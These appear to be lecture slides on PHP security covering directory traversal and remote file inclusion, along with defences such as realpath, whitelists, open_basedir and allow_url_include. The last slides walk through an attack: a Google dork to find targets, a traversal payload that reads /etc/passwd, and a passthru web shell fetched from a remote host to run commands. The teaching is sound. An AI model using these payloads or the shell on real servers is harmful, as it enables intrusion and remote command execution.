Directory traversal

- Example: display user data from file

```
<?php
  $username = $_GET['name'];
  $filename = "/home/users/$username";
  readfile($filename);
?>
```

- `readfile()` will output the contents of a file
- If request URL is `script.php?name=../../etc/passwd` the passwd file is displayed
  - Maybe not a practical situation today because of /etc/shadow
- Displaying .php files can be worse
  - Includes password to databases
  - Reveals how page is programmed → easier to find security holes

Directory traversal

- `realpath()` will translate "." and ".." so that the absolute path is correct
  - `realpath('/home/users/../../etc/passwd')` returns '/etc/passwd'
- `basename()` returns the filename without directory path
  - `basename('/etc/passwd')` returns 'passwd'
- `dirname()` returns the directory without filename
  - `dirname('/etc/passwd')` returns '/etc'
- These functions help you control filenames entered by users
- It will not prevent users to access other files in the same directory!
  - Files not intended for users should be in another directory!
  - File permission (supported by OS) can also be used to restrict access

Hiding filenames

- Use a whitelist of files that are allowed to be opened
- Only reveal md5 sum to users

```
<?php
  $okFiles = array();
  foreach(glob(”files/*”) as $v) {
    $okFiles[md5($v)] = $v;
  }
  if (isset($okFiles[$_GET[’file’]])) {
    $fp = fopen($okFiles[$_GET[’file’]], ’r’);
  }
?>
```

- Request URL
  - http://www.server.com?file=3a756f...

Restrict directory access

- Default: all files can be opened
- `open_basedir` option located in php.ini file
- Only directories specified here can be opened by php
  - `open_basedir = ”path:path2:path3:path4”`
- Path is prefix - `/dir/inc` will allow `/dir/include`
- Note that include files are also affected by this restriction

Remote file inclusion

- `include(file.php)` will include and evaluate the file file.php
- `require(file.php)` will do the same, but stops processing page if file.php does not exist
- file.php can depend on a supplied username
  - `include($_GET['name'] . '.php')`
- If `allow_url_fopen` is enabled in php.ini it is possible to supply a remote file
- Request URL
  - `script.php?name=http://www.example.com/code`
  - In this case code.php will be included and evaluated
- This will allow anyone to run a script on the vulnerable server!

Remote file inclusion

- `allow_url_fopen` should be disabled if not needed
  - Enabled by default
- If needed, prefix supplied filename with the path to the starting directory
- New since PHP 5.2.0 (Nov 2006)
  - `Allow_url_fopen` is divided into
    - `Allow_url_fopen` – on by default
    - `Allow_url_include` – off by default, applies to `include()` and `require()`

Example of remote file inclusion

- Find a webpage that includes a file
  - E.g. search for +”index.php?page=” on google
- Alternative 1: the full filename is submitted with GET
  - E.g. `www.server.com/index.php?page=joe.php`
  - Check if server is vulnerable by replacing joe.php with any webpage
  - If it works, create file loc_file and upload to server www.example.com

loc_file

```
<?php
  $cmd = $_GET['cmd'];
  passthru($cmd);
?>
```

Interpreted locally
by www.server.com

  - Submit command using GET
    - www.server.com/index.php?page=http://www.example.com/loc_file&cmd=ls
  - This should display the content of the current directory on the server

Example of remote file inclusion

- Alternative 2: the file suffix is not submitted but added on server
  - include($_GET[’page’] . ”.php”);
- Then we need to provide a .php file.
  - Assume that the .php file will be interpreted on www.example.com
  - Create two files on www.example.com

rem_file.php

```
<?php
  readfile(loc_file);
?>
```

Interpreted remotely
by www.example.com

loc_file

```
<?php
  $cmd = $_GET['cmd'];
  passthru($cmd);
?>
```

Interpreted locally
by www.server.com

- Submit command using GET
  - www.server.com/index.php?page=http://www.example.com/rem_file&cmd=ls